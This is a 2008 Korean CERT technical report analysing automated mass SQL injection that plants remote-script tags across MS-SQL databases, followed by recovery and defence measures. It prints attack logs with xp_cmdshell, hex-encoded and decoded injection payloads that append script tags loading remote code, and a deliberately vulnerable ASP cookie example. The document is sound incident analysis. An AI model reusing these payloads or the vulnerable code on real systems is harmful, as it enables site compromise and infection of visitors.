자동화된 SQL Injection 공격을 통한 악성코드 대량 삽입 수법 분석

(Mass SQL Injection)

2008. 12

< 차 례 >

1. 개요

인터넷 홈페이지를 대상으로 지속되고 있는 개인정보 유출사고나 악성코드 삽입 사고는 SQL Injection 취약점으로 인해 발생한 경우가 대부분이다. "SQL Injection 공격"은 "악성 SQL문 주입공격"으로도 불리며, 홈페이지와 데이터베이스가 데이터를 주고받을 때 적절한 입력값 검증을 하지 않아 공격자가 주입한 SQL 명령어가 실행되면서 발생한다. 이러한 SQL Injection 공격은 지금도 계속해서 지속되고 있고, 데이터베이스에 악성코드가 삽입된 사고 사례도 분석된 바 있었다.[1]

하지만 최근 자동화된 형태의 공격 수법과 도구도 발견되고 있고 수많은 홈페이지를 대상으로 악성코드를 대량으로 삽입하는 형태로 확산되고 있다.

SQL Injection을 이용한 악성코드 대량 삽입 사고의 특징

- 데이터베이스에 악성코드를 대량으로 삽입
- 자동 삽입 스크립트를 사용하여 한번에 악성코드를 대량 삽입
- POST나 HTTP Header(쿠키, 리퍼러 등)를 이용한 경우는 공격 로그를 찾기 어려움
- 악성코드 삽입 과정에서 데이터의 손실 또는 유실 발생

이러한 특징을 가진 SQL Injection 공격들은 "Mass SQL Injection" 이라는 별칭도 갖게 되었으며, 지난 1월 SANS ISC에서 대량 악성코드 삽입 사고에 대해 분석 자료[2]가 공개 된 이후, 이와 관련된 사고사례나 분석 자료가 잇따라 발표되고 있다.[3][4]

하지만 결과적으로 피해의 정도만 다를 뿐이지, 그 원인은 변하지 않았으며, 자동화된 공격 수법 또한 과거의 SQL Injection 공격을 응용한 것이다.

[1] KrCERT/CC 홈페이지 > 2006년 09월 인터넷침해사고 동향 및 분석 월보 > "악성코드 삽입 유형 분석", p.46
[2] http://isc.sans.org/diary.html?storyid=3823
[3] http://www.computerworld.com/action/article.do?command=viewArticleBasic&taxonomyId=16&articleId=9055858&intsrc=hm_topic
[4] http://www.trustedsource.org/blog/142/New-SQL-Injection-Attack-Infecting-Machines

본 기술문서에서는 올해 초부터 발생하고 확산되었던 자동화된 SQL Injection 공격으로 인한 악성코드 대량 삽입 사고에 대해 그 원인과 대응방안을 살펴본다.

참고로, 본 문서는 윈도우즈의 IIS 및 ASP에서 MS-SQL 서버를 사용하는 운영 환경을 전제로 기술하였다.

2. 사고 원인 분석

가. 대량 악성 코드 삽입사고 결과 예시

과거에는 웹 사이트에 접속하는 PC를 감염시키기 위해 초기페이지나 방문자가 많은 페이지를 대상으로 그 페이지 파일에 악성코드를 삽입하였다. 하지만 본 문서에서 다루는 악성코드 대량 삽입 사고는 데이터베이스의 문자형 컬럼의 자료값 모두에 악성코드의 유포지 정보(URI)가 삽입된다.

```
SELECT [id], [name], [title], [content] FROM [master].[dbo].[freebbs]
```

	id	name	title	content
1	17.0	서완석<script ...	test17<script src=http://malcode/b.js></script>...	13번 연도가 2007년인가요? 아니면 <script src=http://
2	18.0	주필환<script ...	test18<script src=http://malcode/b.js></script>...	14. 소득유형의 경우 1번이 맞는 건가요?<script src=ht
3	19.0	노기성<script ...	test19<script src=http://malcode/b.js></script>...	이럴경우, 2007년 근로소득원천징수영수<script src=ht
4	20.0	전숙<script sr...	test20<script src=http://malcode/b.js></script>...	17.08년 근로(사업)월수는 12월로<script src=http://w
5	21.0	정진형<script ...	test21<script src=http://malcode/b.js></script>...	유가환급금 총급여액 범위와 20<script src=http://www
6	22.0	명가영<script ...	test22<script src=http://malcode/b.js></script>...	가가치세의 약자입니다. 통상적<script src=http://www
7	23.0	송진홍<script ...	test23<script src=http://malcode/b.js></script>...	물건 사고 영수증이나<script src=http://www.banner
8	24.0	박동우<script ...	test24<script src=http://malcode/b.js></script>...	는 매출세액이 면제되는 반면 매입세액<script src=http
9	25.0	이동영<script ...	test25<script src=http://malcode/b.js></script>...	우리나라는 부가가치세법을 <script src=http://www.b
10	26.0	전은국<script ...	test26<script src=http://malcode/b.js></script>...	1919년에 독일에서 제안되었으며,<script src=http://w
11	27.0	박문범<script ...	test27<script src=http://malcode/b.js></script>...	Value-Added Tax라는 말로, 일반<script src=http://w
12	28.0	이동근<script ...	test28<script src=http://malcode/b.js></script>...	제목이 좀 우습네요. 프로세스 없<script src=http://w
13	29.0	김철수<script ...	test29<script src=http://malcode/b.js></script>...	profile 슬프지만, 공감합니다. ㅡ,,ㅡ;<script src=http:/
14	30.0	이동은<script ...	test30<script src=http://malcode/b.js></script>...	책 같이 읽기 ("Hacking Web Application Exposed" Fi
15	31.0	이준서<script ...	test31<script src=http://malcode/b.js></script>...	2달 정도에 1번씩 돌아오는 <script src=http://www.ba
16	32.0	김태훈<script ...	test32<script src=http://malcode/b.js></script>...	MACs hack Xbox hack Laptop hack 강추<script src=

나. SQL Injection 취약점

인터넷 홈페이지는 웹 서버의 어플리케이션을 통해 서비스를 제공하고 이러한 응용계층에서의 보안 허점을 웹보안 취약점이라고 한다. 그리고 인터넷 홈페이지 침해사고의 대부분이 이러한 웹보안 취약점으로 인해 발생하고 있으며, 그 원인으로는 WASC(Web Application Security Consortium)의 통계를 보더라도, 웹 어플리케이션이 전달 받아 처리하는 입력값의 검증 절차 문제가 가장 많다.[1]

그리고 입력값 검증 문제의 대표적인 예로는 SQL Injection 공격과 XSS공격을 들 수 있으며, SQL Injection 취약점이 존재하는 경우에는 로그인 인증우회, 시스템 명령어 실행, 회원 개인정보와 같은 DB 자료 유출 등의 피해가 발생한다.

예를 들어, SQL Injection 취약점이 있는 웹 사이트를 통해 MS-SQL 서버의 확장 프로시저 중 “xp_cmdshell“을 이용해 시스템 명령어를 실행시키면 윈도우즈 OS의 내장 명령어들을 공격자가 손쉽게 사용할 수 있다.[2]

아래는 그 사례로써 SQL Injection 취약점을 악용하여 시스템 명령을 실행 한 당시의 웹로그이다.

```
2008-05-23 09:49:51 W3SVC858317 XX.55.211.233 GET /servic
e/read3.asp idx=47';CREATE TABLE [X_9]([id] int NOT NULL
IDENTITY (1,1), [ResultTxt] varchar(1024) NULL);insert in
to [X_9](ResultTxt) EXEC MASTER..XP_CMDSHELL 'Dir C:\';in
sert into [X_9](ResultTxt) values ('g_ov');exec master..s
p_dropextendedproc 'xp_cmdshell'-- 80 -  200 0 0
```

이외에도 다양한 SQL Injection 공격 수법이 있으며 이에 대한 자세한 내용은 KrCERT/CC가 발간한 자료에서 상세히 기술한 바 있다.[3][4]

[1] Web Application Security Statistics Project http://www.webappsec.org/projects/statistics/
[2] KrCERT/CC 홈페이지 > “웹보안 4종 가이드“ 중 ”홈페이지 개발 보안 가이드“ 제 3장 6절 ”악의적인 명령어 주입 공격(SQL Injection)“ 중 ”(2) MS-SQL상에서의 시스템 명령어 실행”
[3] KrCERT/CC 홈페이지 > 사고노트 > 문서번호 IN2005014, ″SQL Injection 취약점을 이용한 윈도우즈 웹서버 사고 사례″, 2005.07.30
[4] KrCERT/CC 홈페이지 > “웹보안 4종 가이드“ 중 ″ 웹 서버 구축 보안점검 가이드” 제 5장 2절 “SQL Injection점검“

다. 악성코드 삽입 공격 스크립트 분석

SQL Injection 취약점을 이용하여 대량의 악성코드를 삽입하는 스크립트는 여러 종류가 발견되었다. 대부분의 경우 스크립트의 내용 상 거의 유사하기 때문에, 그 중 대표적인 사례를 들어 실행 방식을 분석한다.

■ 발견된 공격 스크립트 형태

아래의 스크립트는 웹로그에서 확인한 것이며, 본래의 실행 구문을 공격자가 CAST 함수로 인코딩한 공격 형태이다.

```
DECLARE%20@S%20VARCHAR(4000);SET%20@S=CAST(0x4445434C415
2452040542056415243484152283235352 92C4043205641524348415
                        -- 중간생략 --
626C655F437572736F7220%20AS%20VARCHAR(4000));EXEC(@S);--
```

아래는 보안장비 우회나 로그분석 시 눈에 띄기 어렵게 하는 등의 이유로 난독화(obfuscation)한 형태이지만, 결국 실행 내용은 다르지 않다.


```
dEcLaRe%20@t%20vArChAr(255),@c%20vArChAr(255)%20dEcLaRe%
20tAbLe_cursoR%20cUrSoR%20FoR%20sElEcT%20a.Name,b.Name%2
                        -- 중간생략 --
oSe%20tAbLe_cursoR%20dEAlLoCaTe%20tAbLe_cursoR;--
```

인코딩되어 있는 공격 스크립트를 디코딩하면 다음과 같다.

```
DECLARE @T VARCHAR(255),@C VARCHAR(255) DECLARE Table_Cur
sor CURSOR FOR SELECT a.name,b.name FROM sysobjects a,sys
columns b WHERE a.id=b.id AND a.xtype='u' AND (b.xtype=99
OR b.xtype=35 OR b.xtype=231 OR b.xtype=167) OPEN Table_C
ursor FETCH NEXT FROM Table_Cursor INTO @T,@C WHILE(@@FET
CH_STATUS=0) BEGIN EXEC('UPDATE ['+@T+'] SET ['+@C+']=RTR
IM(CONVERT(VARCHAR(4000),['+@C+']))+''<script  src=hxxp:/
/malcode/b.js></script>''') FETCH NEXT FROM Table_Cursor
INTO @T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

■ 공격 스크립트 실행 분석

앞서 예시한 공격 스크립트 들은 대부분 아래의 흐름도와 같이 실행된다.



공격 스크립트의 실행 분석 결과에서 몇 가지 주목해야 할 특징이 있다.

우선, 임시변수를 선언하여 테이블명과 컬럼명을 추출하기 위해 DBMS의 시스템 테이블인 Sysobjects[1]와 Syscolumns[2]에 저장되어 있는 데이터베이스 정보를 수집(select)하는 부분이다. 이 두 테이블은 데이터베이스에 대한 개체 정보와 컬럼에 대한 정보 등을 담고 있다. 그러므로 필요하지 않다면, 이 두 테이블에 대한 조회 권한을 제거하는 것만으로도 악성코드 삽입을 예방할 수 있으며, 자세한 보안 강화

[1] http://msdn.microsoft.com/en-us/library/aa260447(SQL.80).aspx
[2] http://msdn.microsoft.com/en-us/library/aa260398(SQL.80).aspx

방법은 대응방안에서 살펴본다.

공격 스크립트에서 Sysobjects와 Syscolumns 테이블에서 추출 하고자 하는 정보는 웹 서비스용으로 개발자가 생성한 테이블[1] 정보와 악성코드를 삽입하기 위해 문자형으로 생성된 컬럼[2] 정보이다.

테이블과 컬럼 정보를 얻은 후에는 악성코드 삽입 대상 컬럼의 자료 값을 강제로 자료 형(data type) 변환한 후 악성코드를 붙여 업데이트 한다. 이 과정에서 자료 형 변환이 잘못 되어 자료 값이 손상되거나 유실될 수 있다. 예를 들어 원본 컬럼이 "TEXT" 형으로 설정된 상태에서 악성코드 삽입을 위한 임시 변수의 크기를 초과하는 경우는 그 차이만큼 자료가 유실된다.

라. SQL 명령 주입 지점의 다양화

1) 사용자 입력값에 대한 SQL Injection

지금까지 SQL Injection 공격은 HTTP의 GET이나 POST 메소드를 통해 취약점이 존재하는 인자에 SQL문을 주입하는 형태가 대부분이었다.

아래는 GET 메소드를 통해 SQL Injection을 시도한 당시의 웹 로그이다.

```
69.149.XXX.53 - - [08/Jun/2008:22:57:15 +0900]
"GET /tel/H0000.asp?HotelId=126;DECLARE @SVARCHAR(4000);SET @S=CAST(0
x4445434C41524520405420564152434841522832353529 2C40432056415243484152
28323535292044454 34C41524520546162 6C655F437572736F7220435552534F52204
64F522053454C45435420612E6E616D652C622E6E616D652046524F4D207379736F62
6A6563747320612C737973636F6C756D6E732062057484552452062 0E69643D622E6
96420414E4420612E787 -- 이하 생략 --
```

2) HTTP Header에 대한 SQL Injection

최근 발견되는 악성코드 대량 삽입 사고들은 SQL 명령이 주입되는 지점이 다양해지고 있다. 즉, HTTP Header에 포함되어 있는 쿠키(cookie)나 리퍼러(referer)를 통한 SQL Injection 공격도 시도되고 있다.

[1] xtype = 'u' ; U:User table
[2] b.xtype=99 OR b.xtype=35 OR b.xtype=167 ; 99:ntext, 35:text, 167:varchar

■ **쿠키에 대한 SQL Injection**

아래의 트래픽 로그는 HTTP Header를 통해 SQL Injection공격이 시도된 사례로써 쿠키에서 사용된 인자 값에 SQL 명령 주입을 시도한 경우이다.

```
Date:2008-10-20
Time:12:23:57
Site Instance:W3SVC766562424
Client IP: 58.[illegible]18
Connection: Keep-Alive  Content-Length: 3
Cookie: id=s1;tb=drive_bod;cl=lqna;page=1;seq=79;word='%3BDECLARE%20
@S%20VARCHAR(4000)%3BSET%20@S%3DCAST(0x4445434C4152452040542
F5354415455533D302920424547494E20657865632827757064617465205B
272B40542B275D20736574205B272B40432B275D3D727472696D28636F6E7
6657274287661726368617228343030292C5B272B40432B275D29292B27
273C736372697074207372633D687474703A2F2F70636361342E636E3E3C2
F7363726970743E27272729464554434820 4E4558542046524F4D20205461
626C655F437572736F7220494E544F2040542C404320454E4420434C4F5345
```

쿠키 값도 서버 측에서 데이터베이스와 연동되는 부분이 있다면 취약점이 존재할 수 있다.

쿠키의 SQL Injection 취약점을 설명하기 위해 간단한 웹 페이지를 예를 들어 본다. 웹 사이트의 프로그램 소스는 아래와 같으며, ID와 Password가 일치하면 로그인을 허용하면서 접속자의 ID 값을 쿠키에 생성한다.

그리고 로그인 처리를 수행하는 페이지에서는 SQL Injection방지를 위해 ID나 Password값에 대해 InputFilter라는 함수로 보호했다.

```
<%
Dim UserID  : UserID    = InputFilter(Request.Form("UserID"))
                          ' SQL Injection방어를 위해 InputFilter사용
Dim UserPW  : UserPW    = InputFilter(Request.Form("UserPW"))
Dim Result  : Result    = CheckLogin(UserID, UserPW)
If Result = True Then
   Response.Cookies("www")("userid") = UserID
Else
   Response.Write "인증실패"
End If
%>
```

아래는 입력값에 대한 검증절차를 수행하는 InputFilter함수이며, 이 함수를 사용하여 입력값을 검사한다면, 아래의 예시 코드에서 명시한대로 입력값이 숫자와 영문자일 경우에만 허용한다.

```
<% 'SQL Injection방어를 위한 InputFilter 함수이며 정수, 알파벳만 입력가능
Function InputFilter(str)
        Dim i, ret
        ret = TRUE
        For i = 1 To Len(str)
                If Not((Asc(Mid(str, i, 1)) >= 48 And Asc(Mid(str, I,
                1)) <= 57) Or (Asc(Mid(str, i, 1)) >= 65 And
                Asc(Mid(str, i, 1)) <= 90) Or (Asc(Mid(str, i, 1)) >= 97
                And Asc(Mid(str, i, 1)) <= 122))
        Then    ret = FALSE
                End If
-- 이하 생략 --
```

참고로, 위의 입력값 검증 함수에서 허용하는 범위는 ASCII값으로 변환 하였을 때 48~57은 숫자, 65~90은 영문 대문자, 97~122는 영문 소문자를 뜻한다.

이제 접속자가 게시물을 작성하게 되면, 아래의 프로그램 소스와 같이 제목과 게시 내용을 입력 받으며, 이 때 제목이나 게시 내용에 혹시라도 SQL Injection 문자열이 포함되어 있는지 검증하기 위해 InputFilter 함수를 사용했다. 그러므로 제목이나 게시 내용은 안전하게 데이터베이스에 전달 될 수 있다.

```
<%
Dim Title   : Title    = InputFilter(Request.Form("Title"))
Dim Content : Content  = InputFilter(Request.Form("Content"))
Dim Writer  : Writer   = Request.Cookies("www")("userid")
                         ' 쿠키는 그대로 가져와서 사용
SQL = "Insert Into Board ("
SQL = SQL & "Title, Content, Writer "
SQL = SQL & ") Values ( "
SQL = SQL & " '" & Title & "', '" & Content & "', '" & Writer & "') "
Db.Execute SQL                          ' SQL Injection 취약점 발생!!
%>
```

그러나 쿠키 값은 상대적으로 안전하다고 생각해서 입력값 검증을 하지 않았기 때문에 결국 SQL Injection 취약점이 존재하는 결과를 초래했다.

참고로, SQL Injection 관련 사고를 분석하면서 웹방화벽이 있음에도 침해사고가 발생한 경우가 다수 있어 웹방화벽의 문제가 있는지 분석 해 보았으나, 웹방화벽의 오류나 버그가 아니라 운영자가 HTTP Header에 대한 공격 차단기능을 활성화 시키지 않은 채로 운영되고 있었기 때문에 발생한 사례였다.

예를 들어, 윈도우즈 IIS 운영 환경에서 사용하는 공개웹방화벽인 WebKnight의 경우에도 Header Injection관련 기능을 활성화 하지 않으면 쿠키나 리퍼러의 SQL Injection공격을 탐지하거나 차단할 수 없다. 이에 대한 구체적인 설정 방법은 대응 방안에서 살펴본다.

■ **리퍼러에 대한 SQL Injection**

HTTP Header 중 리퍼러의 정보를 데이터베이스에 입력하거나 활용하는 경우도 마찬가지로 SQL Injection 취약점이 존재 할 수 있다. 리퍼러 정보는 페이지 요청 직전의 접속 정보를 담고 있기 때문에 마케팅이나 웹 사이트 분석을 위해 많이 활용하고 있다. 아래의 그림은 리퍼러정보에 SQL Injection 취약점이 존재 하는지 확인 해 본 결과이다.

리퍼러 값에 작은 따옴표(')를 임의로 입력하여 서버 내부 오류를 유발시킨 결과로 미루어 볼 때, 리퍼러에 SQL Injection취약점이 존재한다고 추정 할 수 있었으며, 실제 프로그램 소스를 분석한 결과에서도 취약점이 있음을 확인하였다. 그러므로 어떠한 경로를 통해서 입력된 값이든 검증절차가 반드시 필요하다.

3. 복구 및 대응 방안

가. 복구 방법

1) 데이터베이스 백업본을 사용한 복구

침해사고가 발생하기 이전의 백업본이 있다면 그 백업본을 이용하여 복구하는 것이 가장 빠를 것이다. 그러나 실시간으로 갱신되는 데이터베이스의 특성 상 핫 백업과 같이 백업도 실시간으로 이루어지고 있다면 다행이지만, 대부분의 경우 백업된 시점이후의 자료 유실이 불가피 하다.

그러므로 백업본으로 복구할 때에는 반드시 자료 유실에 대한 충분한 검토가 필요하다. 예를 들어, 일일 백업이 새벽 3시에 이루어지고 있던 데이터베이스라면 침해사고가 오후 1시에 발생한 경우 10시간 동안 갱신된 자료의 유실에 대해 고려해야 한다.

2) 컬럼단위 복구 방법

지금까지 발견된 악성코드 삽입 사고는 아무리 많은 레코드에 악성코드가 삽입됐더라도 특정 악성코드 유포지(URI)를 담고 있었기 때문에 “UPDATE” SQL 명령문을 사용해도 충분히 복구 할 수 있다. 그러나 실제 적용 전에는 반드시 시험을 거친 후 적용해야 한다.

```
Update [테이블명] set [컬럼명]=replace([컬럼명],'[삭제하고자하는 악성코드
문자열]','')

예> Update freebbs set title=replace(title,'<script src=hxxp://url/
b.js></script>','')
```

만약 저장되어 있던 자료가 ntext, nvarchar와 같이 유니코드를 지원하는 등 별도의 인코딩방식으로 저장되어 있는 경우, 자료 형 변환을 통해 삽입된 악성코드를 좀 더 수월하게 찾아내고 제거할 수 있다.

다만, 자료 형 변환에서 사용하는 임시변수의 크기를 충분히 지정해야 추가적인 자료 유실을 예방 할 수 있다.

```
Update [테이블명] Set [컬럼명] = replace(cast([컬럼명] as varchar(8000)),
'[삭제하고자하는 악성코드 문자열]', '')

예> Update freebbs Set contents = replace(cast(contents as
varchar(8000)), '<script src=hxxp://url/b.js></script>', '')
```

참고로 MS SQL 2005이상에서는 varchar(max)를 사용 할 수 있으며, 이외에도 다양한 자료 형에 대해 고려해야 하므로, SQL서버에서 사용하는 큰 값 자료 형 문서를 참고하고, "UPDATETEXT"문을 사용하는 것도 함께 고려한다.[1][2]

3) 일괄복구 스크립트 사용

컬럼단위의 복구 스크립트는 복구대상 컬럼이 많은 경우, 적지 않은 시간이 필요하기 때문에 악성코드 삭제를 더 빠르게 수행하고자 한다면 일괄복구 스크립트를 참조하여 적용한다.

[1] MS-SQL에서 사용하는 큰 값 자료형: http://msdn.microsoft.com/ko-kr/library/ms178158.aspx
[2] MS-SQL UPDATETEXT: http://msdn.microsoft.com/ko-kr/library/ms189466.aspx

```
-- Mass SQL Injection 피해 DB 일괄 복구 스크립트, 한국마이크로소프트 제공
-- 사고의 특성 상 DB 자료값들이 varchar 또는 nvarchar 등으로 형변환 되거나 제한된
임시 공간에 저장되는 과정이 있어 자료의 유실이나 손상이 발생합니다.
-- 그러므로, 본 복구 스크립트는 이러한 전형적인 Mass SQL Injection 피해를 입은 DB의
복구에만 사용 하시기 바랍니다.
-- 본 복구 스크립트는 DB관리자와 충분히 검토하신 후 적용하셔야 하며, 이에 대한
책임은 전적으로 사용자에게 있습니다.
-- Mass SQL Injection에 대한 자료는 KrCERT/CC 홈페이지(www.KrCERT.or.kr) 보안공지
또는 기술문서를 참조하시기 바랍니다.   2008. 11 KrCERT/CC, webcheck@krcert.or.kr

declare @tab varchar(255), @col varchar(255), @owner varchar(255),
@type int

declare table_cursor cursor for select so.name, sc.name, sc.xtype,
su.name from sysobjects so inner join syscolumns sc on so.id = sc.id
inner join sysusers su on so.uid = su.uid where so.xtype='u' and
(sc.xtype=99 or sc.xtype=35 or sc.xtype=231 or sc.xtype=167)
open table_cursor
fetch next from table_cursor into @tab, @col, @type, @owner
while(@@fetch_status=0)
begin

-- varchar, text 또는 nvarchar, ntext 일 경우 MS-SQL 2005 이상의 환경이라면
varchar(max) 또는 nvarchar(max) 으로 변경하여 사용
-- 악성코드 부분을 실제 삭제하려는 악성코드로 수정 (악성코드 예: <script
src=hxxp://malcode.tld></script>)

        if (@type = 35 or @type = 167)
          exec('update ' + @owner + '.[' + @tab + '] set [' + @col + ']
= replace(convert(varchar(8000), [' + @col + ']), '<악성코드>','''')')
        else
          exec('update ' + @owner + '.[' + @tab + '] set [' + @col + ']
= replace(convert(nvarchar(4000), [' + @col + ']), '<악성코드>','''')')

        print '[' + @col + ']' + ' column of ' + @owner + '.' + @tab + '
has been updated.'
        fetch next from table_cursor into @tab, @col, @type, @owner
end

close table_cursor
deallocate table_cursor
```

위의 일괄 복구 스크립트도 복구 대상 데이터베이스에 직접 적용하기 전에 문제가 없는지 반드시 테스트 환경에서 확인을 거쳐야 한다.

일괄 복구 스크립트에서도 강제 형 변환을 사용했기 때문에 공격 스크립트처럼 데이터의 유실이 발생 할 소지가 있다. 하지만 앞서 분석한 형태의 공격 스크립트였다면 이미 임시변수의 크기에 맞게 데이터가 조정된 상태이므로 추가적인 데이터의 유실은 없을 것이다.

나. 대응 방안

1) 동적 SQL사용 지양

데이터베이스와의 연동 부분에서는 동적 SQL을 더 이상 사용하지 말고 저장 프로시저를 사용해야 한다[1][2]. 지금까지도 많이 사용되고 있는 동적 SQL 완성 방식은 변수의 입력값을 연결시켜 SQL문을 완성(Concatenation of SQL)시키는 형태이므로 공격자의 SQL문 주입이 매우 용이하다. 그러나 저장 프로시저를 통해 데이터베이스 연동을 구현한다면, 이미 프로시저 내부에서 입력값에 대한 자료 형 검증이 이루어진다. 또한 해당 프로시저의 내부에서만 영향을 끼치기 때문에 보안 측면에서도 더욱 더 안전하고, 성능이나 유지보수 측면에서도 대단히 효과적이다.

2) 안전한 웹 사이트 설계와 구현

SQL Injection 취약점은 입력값 검증 절차 문제에 기인하므로, 개발단계에서부터 반드시 모든 입력값에 대해 적절한 검증절차를 설계하고 구현해야 한다.

예를 들어 게시판의 이름을 처리해야 하는 페이지가 있다면 게시판 이름에 대한 입력값에 대해 다음의 예시와 같이 검증 할 수 있다. 간략히 검증과정을 요약하면, 입력값의 크기를 검사하고 특수문자가 있는 경우 위험하지 않은 문자로 치환한 후 입력값이 허용범위 내에 존재하는지 검사하는 방식이다.

■ 게시판 이름 처리용 검증 함수 예시

입력값을 전달받을 변수를 선언하고 가장 먼저 LenStr함수를 사용하여 입력값이 10자 이내인지 검증한다.

[1] http://www.microsoft.com/korea/msdn/msdnmag/issues/2004/sqlinjection/default.aspx>
[2] http://msdn.microsoft.com/ko-kr/library/bb669058.aspx

```
Dim bbstitle          :
bbstitle    =
(InputFilter(ReplaceChar(LenStr(Request.QueryString("title"),10)))
```

■ 특수문자 치환 함수 예시

입력값에 부적절한 특수문자가 있는지 검사하여 서버나 브라우저에서 실행되지 않는 안전한 코드로 치환한다. 예를 들어 작은따옴표(') 나 부등호(<,>)를 입력 하더라도 HTML에서 표현가능한 문자 코드로 치환되므로 서버나 브라우저에서는 프로그램의 일부로써 실행되지 않고 화면에 표시만 한다. 그러므로 정상적인 접속자의 입장에서는 웹 브라우저에서 동일하게 나타내 주기 때문에 불편함이 없다.[1]

```
Function ReplaceChar(str)
 ReplaceChar = ""
    If str <> "" Then
        str = replace(str, "<", "&lt")
        str = replace(str, ">", "&gt")
        str = replace(str, """, "&#34;")
        str = replace(str, "|", "&#124;")
        str = replace(str, "$", "&#36;")
        str = replace(str, "%", "&#37;")
        str = replace(str, "'", "&#39;")
        str = replace(str, "/", "&#47;")
        str = replace(str, "(", "&#40;")
        str = replace(str, ")", "&#41;")
        str = replace(str, ",", "&#44;")
   End If
   ReplaceChar = str
End Function
```

■ 허용 범위 검증 함수 예시

입력값이 적절한 허용 범위에 속하는지 확인하는 함수이다. 허용할 범위만 정의하여 그 외의 입력값은 모두 예외처리 하는 구조이므로 공격 패턴의 변화에 의존적이지 않다.

[1] http://www.w3.org/TR/html4/charset.html#h-5.3.2

```
Function InputFilter(str)      ' 정수, 알파벳, &, #, ; 만 허용
Dim i, ret
ret = TRUE
 For i = 1 To Len(str)
       If Not((Asc(Mid(str, i, 1)) >= 48 And Asc(Mid(str, i, 1)) <= 57) Or
 (Asc(Mid(str, i, 1)) >= 65 And Asc(Mid(str, i, 1)) <= 90) Or (Asc(Mid(str, i,
 1)) >= 97 And Asc(Mid(str, i, 1)) <= 122) Or Asc(Mid(str, i, 1)=35 Or
 Asc(Mid(str, i, 1)) = 38 Or Asc(Mid(str, i, 1)) = 59) Then
       ret = FALSE
 End If
Next
 If ret = TRUE Then  titlecheck = str
 Else   titlecheck = 0
       Response.Write "<script>alert('부적절한 값이 입력되었습니다.');
 history.back();</script>“
       Response.End
 End If
End Function
```

만약 이러한 허용범위 명시방식 또는 White List로 검증하는 Positive Filtering 방식으로 검증하지 않고, 거부나 차단 대상을 나열하는 허용불가 명시방식 또는 Black List로 검증하는 Negative Filtering 방식으로 구현 한다면 지속적으로 거부할 대상을 일일이 추가 해 주어야 하는 어려움이 발생한다.

